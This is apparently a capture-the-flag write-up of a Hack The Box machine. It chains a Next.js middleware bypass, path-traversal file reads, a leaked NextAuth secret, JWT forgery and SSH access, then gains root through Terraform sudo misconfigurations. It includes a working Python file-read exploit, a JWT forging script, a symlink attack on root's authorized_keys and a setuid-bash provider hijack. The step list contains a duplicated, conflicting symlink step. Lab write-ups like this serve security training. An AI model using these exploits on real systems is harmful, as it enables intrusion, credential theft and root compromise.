
Test the parameter, and the mask slips:

A straight-up Local File Read primitive. /etc/passwd confirms the presence of two valid container users: node and nextjs.
To automate the plunder, a Python extractor:
#!/usr/bin/env python3
import sys
import urllib.parse as up
import requests

def main():
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} http://previous.htb ../../../../etc/passwd", file=sys.stderr)
        sys.exit(1)

    base_url = sys.argv[1].rstrip("/")
    file_path = sys.argv[2]
    url = f"{base_url}/api/download?example={file_path}"
    print(f"[*] Request path: {url}")

    headers = {
        # CVE-2025-29927 bypass
        "x-middleware-subrequest": "middleware:middleware:middleware:middleware:middleware"
    }

    s = requests.Session()
    try:
        r = s.get(url, headers=headers, timeout=8)
        if r.status_code == 200 and r.content:
            sys.stdout.buffer.write(r.content)
            return
    except requests.RequestException:
        pass

    print("[-] No luck. Try a different path.", file=sys.stderr)
    sys.exit(2)

if __name__ == "__main__":
main()A first probe into /proc/self/environ spills environment variables:
$ python lfr.py http://previous.htb ../../../../proc/self/environ

NODE_VERSION=18.20.8HOSTNAME=0.0.0.0YARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binNEXT_TELEMETRY_DISABLED=1PWD=/appNODE_ENV=productionWorking directory anchored at /app — the Next.js root. And with Twelve-Factor convention, secrets hide in .env*.
Crack it open:
$ python lfr.py http://previous.htb ../../../../app/.env

NEXTAUTH_SECRET=82a464f1c3509a81d5c973c31a23c61aJackpot — NEXTAUTH_SECRET revealed. This key signs JWT sessions. With it, we forge arbitrary identities.
Forge a session as admin:
import jwt, time
s = "82a464f1c3509a81d5c973c31a23c61a"  # NEXTAUTH_SECRET
now = int(time.time())
pl = {
    "sub": "admin",
    "name": "Administrator",
    "email": "[email protected]",
    "iat": now,
    "exp": now + 60*60*24*30,
}
print(jwt.encode(pl, s, algorithm="HS256"))
Run:
$ python forge_jwt.py

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsIm5hbWUiOiJBZG1pbmlzdHJhdG9yIiwiZW1haWwiOiJhZG1pbkBwcmV2aW91cy5odGIiLCJpYXQiOjE3NTYxMDkyNDUsImV4cCI6MTc1ODcwMTI0NX0.JjaMkQ0nOj4l2kURGovtLd__N8wTJ3VRhQdzd_k4lqAWe now possess the skeleton key — though the final step is discovering the session cookie name (likely next-auth.session-token) and discover or test out how the server verifies the token.
USER
NextJS Enumeration
Therefore, with LFR in our pocket, the next pivot is t continue the enumeration on NextJs compiled artifacts. These often leak credentials, adapter configs:
$ python lfr.py http://previous.htb ../../../../app/.next/server/pages-manifest.json

{
  "/_app": "pages/_app.js",
  "/_error": "pages/_error.js",
  "/api/auth/[...nextauth]": "pages/api/auth/[...nextauth].js",
  "/api/download": "pages/api/download.js",
  "/docs/[section]": "pages/docs/[section].html",
  "/docs/components/layout": "pages/docs/components/layout.html",
  "/docs/components/sidebar": "pages/docs/components/sidebar.html",
  "/docs/content/examples": "pages/docs/content/examples.html",
  "/docs/content/getting-started": "pages/docs/content/getting-started.html",
  "/docs": "pages/docs.html",
  "/": "pages/index.html",
  "/signin": "pages/signin.html",
  "/_document": "pages/_document.js",
  "/404": "pages/404.html"
}We see the NextAuth internals:
"/api/auth/[...nextauth]": "pages/api/auth/[...nextauth].js"In Next.js Pages Router,
pages/api/**translates into API endpoints. A file likepages/api/auth/[...nextauth].jsacts as a catch-all handler — governing every request under/api/auth/*.
Meaning the compiled runtime file sits at:
/app/.next/server/pages/api/auth/[...nextauth].jsExfiltration:
python lfr.py http://previous.htb ../../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js > nextauth.jsInspection yields the payload:

Forget the JWT forgery — the config straight up leaks the ADMIN_SECRET for user jeremy:
MyNameIsJeremyAndILovePancakesWeaponize it via SSH into the target host:

User flag secured.
ROOT
Sudo
Check sudo -l:
jeremy@previous:~$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
(root) /usr/bin/terraform -chdir\=/opt/examples applySo Jeremy can invoke Terraform as root, locked to -chdir=/opt/examples and the apply subcommand.
Checking the built-in help confirms:
jeremy@previous:~$ terraform -h
Usage: terraform [global options] <subcommand> [args]

Main commands:
  apply         Create or update infrastructure
  ...

Global options (use these before the subcommand, if any):
  -chdir=DIR    Switch to a different working directory before executing the
                given subcommand.
...This means: Terraform runs whatever HCL configs lie under /opt/examples, but as root.
That directory becomes our battlefield.
Terraform
Terraform is the heavyweight of declarative IaC. We describe infrastructure in HCL, and Terraform orchestrates the creation, modification, or destruction.
- HCL syntax defines the desired state (
.tfconfigs). - Providers are plugins that expose resources (cloud, local, null, etc.).
- Resources are the actual artifacts (VMs, buckets, local files, shell commands).
- State keeps the authoritative map of existing resources.
- Lifecycle:
init → plan → apply → destroy.
Example anatomy:
# main.tf
terraform {
  required_providers {
    local = { source = "hashicorp/local" }
  }
}

resource "local_file" "note" {
  content  = "hello from Axura"
  filename = "/tmp/hello.txt"
}Run:
terraform init
terraform plan
terraform apply # creates /tmp/hello.txtIn our case, the sudo rule enforces:
sudo /usr/bin/terraform -chdir=/opt/examples applyWhich translates to: any .tf inside /opt/examples executes as root during apply.
Quick recon on the target /opt/examples (project-local):
jeremy@previous:~$ ls -ld /opt/examples
drwxr-xr-x 3 root root 4096 Aug 25 08:52 /opt/examples

jeremy@previous:~$ ls -la /opt/examples
total 28
drwxr-xr-x 3 root root 4096 Aug 25 08:52 .
drwxr-xr-x 5 root root 4096 Aug 21 20:09 ..
-rw-r--r-- 1 root root   18 Apr 12 20:32 .gitignore
-rw-r--r-- 1 root root  576 Aug 21 18:15 main.tf
drwxr-xr-x 3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r-- 1 root root  247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r-- 1 root root 1097 Aug 25 08:52 terraform.tfstate.terraform/– per-project working dir cache (installed providers, plugin metadata)..terraform.lock.hcl– lockfile pinning provider source/checksums.terraform.tfstate– the state file (what resources exist).
But ownership is strict: root:root, world-readable yet not writable. No immediate drop of malicious configs.
A. Env Hijacking
Strategy
We can't write directly into /opt/examples, but the sudo rule leaks us a vector: Terraform variables are injectable via environment (TF_VAR_\*), and sudo is configured with !env_reset. That means our env survives privilege escalation — perfect for hijacking main.tf behavior.
See /opt/examples/main.tf:
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}- Custom provider:
previous.htb/terraform/examples. - Reads
var.source_pathas root, copies it into a fixed destination. - Guard: must contain
/root/examples/, no... - Runtime override possible:
TF_VAR_source_path=<our path>.
A detailed guidance on how to control Terraform behavior with environment variables.
A trivial attempt like:
TF_VAR_source_path='/root/root.txt' \
sudo /usr/bin/terraform -chdir=/opt/examples apply…fails validation as expected:

But the check is brittle — we can control a /root/examples path from userland.
Terraform copies source_path to a hardcoded destination, as revealed in the state file (terraform.tfstate):
jeremy@previous:~$ cat /opt/examples/terraform.tfstate
{
  ...
  "resources": [
    {
      "mode": "managed",
      "type": "examples_example",
      "name": "example",
      "provider": "provider[\"previous.htb/terraform/examples\"]",
      "instances": [
        {
          "schema_version": 0,
          "attributes": {
            "destination_path": "/home/jeremy/docker/previous/public/examples/hello-world.ts",
            "id": "/home/jeremy/docker/previous/public/examples/hello-world.ts",
            "source_path": "/root/examples/hello-world.ts"
          },
          "sensitive_attributes": []
        }
      ]
    }
],So the flow is: root reads → copies → writes into our directory. With symlinks, we can redirect the output straight into /root/.ssh/authorized_keys.
Exploit
Forge an Ed255519 SSH key:
ssh-keygen -t ed25519 -C "axura@previous" -f ~/.ssh/id_ed25519Change their permissions to avoid SSH whining:
chmod 700 ~/.ssh
chmod 600 ~/.ssh/id_ed25519
chmod 644 ~/.ssh/id_ed25519.pubPlace the contents of our public key into a file named .../root/examples/authorized_keys, then weaponize it as the source_path for Terraform. From there, we redirect its copy operation by symlinking the destination (/home/jeremy/docker/previous/public/examples) to the real target /root/.ssh/authorized_keys:
# 1) prep a controlled path that passes the weak check
mkdir -p /home/jeremy/root/examples

# 2) create the payload file containing public key
cp ~/.ssh/id_ed25519.pub /home/jeremy/root/examples/authorized_keys

# 3) symlink the provider's destination filename to the real root-file target
ln -sf /root/.ssh/authorized_keys /home/jeremy/root/examples/authorized_keys

# 3) create a symlink at the provider's destination path pointing to root's AK file:
ln -sf /root/.ssh/authorized_keys /home/jeremy/docker/previous/public/examples/authorized_keys

# 4) trigger root to “copy” our file into the symlink target
sudo TF_VAR_source_path='/home/jeremy/root/examples/authorized_keys' \
     /usr/bin/terraform -chdir=/opt/examples apply

# 5) SSH as root (key-based)
ssh -i ~/.ssh/id_ed25519 root@localhostRooted:

B. CLI Config Hijacking
Strategy
Terraform also relies on CLI configuration files under the user's home directory:
jeremy@previous:~$ ls -lRa .
...
drwxr-xr-x 2 root   root   4096 Aug 25 11:08 .terraform.d
-rw-rw-r-- 1 jeremy jeremy  150 Aug 21 18:48 .terraformrc
-rw-r----- 1 root   jeremy   33 Aug 24 10:11 user.txt

...

./docker/previous/public/examples:
total 12
drwxr-xr-x 2 jeremy jeremy 4096 Aug 25 11:51 .
drwxr-xr-x 3 jeremy jeremy 4096 Aug 21 20:09 ..
-rw-r--r-- 1 jeremy jeremy   69 Aug 25 11:51 hello-world.ts

./.terraform.d:
total 12
drwxr-xr-x 2 root   root   4096 Aug 25 11:08 .
drwxr-x--- 5 jeremy jeremy 4096 Aug 25 11:08 ..
-rw-r--r-- 1 root root 394 Aug 25 11:08 checkpoint_signatureBy default, Terraform consumes /opt/examples/main.tf, which declares a custom provider: previous.htb/terraform/examples.
However, Jeremy's ~/.terraformrc enforces a development override:
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/usr/local/go/bin"
  }
}This forces Terraform to load the local provider binary from /usr/local/go/bin/terraform-provider-examples:
jeremy@previous:~$ ll /usr/local/go/bin
total 38744
drwxr-xr-x  2 root root     4096 Aug 21 18:38 ./
drwxr-xr-x 10 root root     4096 Aug  7  2024 ../
-rwxr-xr-x  1 root root 13387863 Aug  7  2024 go*
-rwxr-xr-x  1 root root  2850696 Aug  7  2024 gofmt*
-rwxr-xr-x 1 root root 23418927 Aug 21 18:38 terraform-provider-examples*When executed with sudo, Terraform obeys the override. The binary then copies /root/examples/hello.ts into Jeremy's web-accessible directory (/home/jeremy/docker/previous/public/examples/hello-world.ts) — the example hello-world.ts of the PreviousJS framework we discovered earlier on the web application:

This confirms that a user-scoped override can leverage root privileges to read sensitive files (e.g., /root/examples/hello-world.ts).
This misconfiguration is extremely dangerous: it allows a non-privileged user to hijack Terraform's provider path and execute arbitrary code as root.
Exploit
Therefore, we can create a Terraform CLI configuration file according to the documentation to hijack that /usr/local/go/bin path:
# Switch to home
cd ~

# Backup original rc file
mv .terraformrc .terraformrc.bak

# Create a new one replacing  /usr/local/go/bin
cat > /home/jeremy/.terraformrc << EOF
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/home/jeremy"
  }
  direct {}
}
EOFNext, spoof the terraform-provider-examples binary with a root-payload wrapper:
cat <<EOF> /home/jeremy/terraform-provider-examples
#!/bin/bash
install -o root -g root -m 4755 /bin/bash /home/jeremy/.pwn
EOFGrant the fake terraform-provider-examples executable perm:
chmod +x terraform-provider-examplesFinally, run the sudo command to triggers the override:
sudo /usr/bin/terraform -chdir=/opt/examples applyRooted:

Comments | NOTHING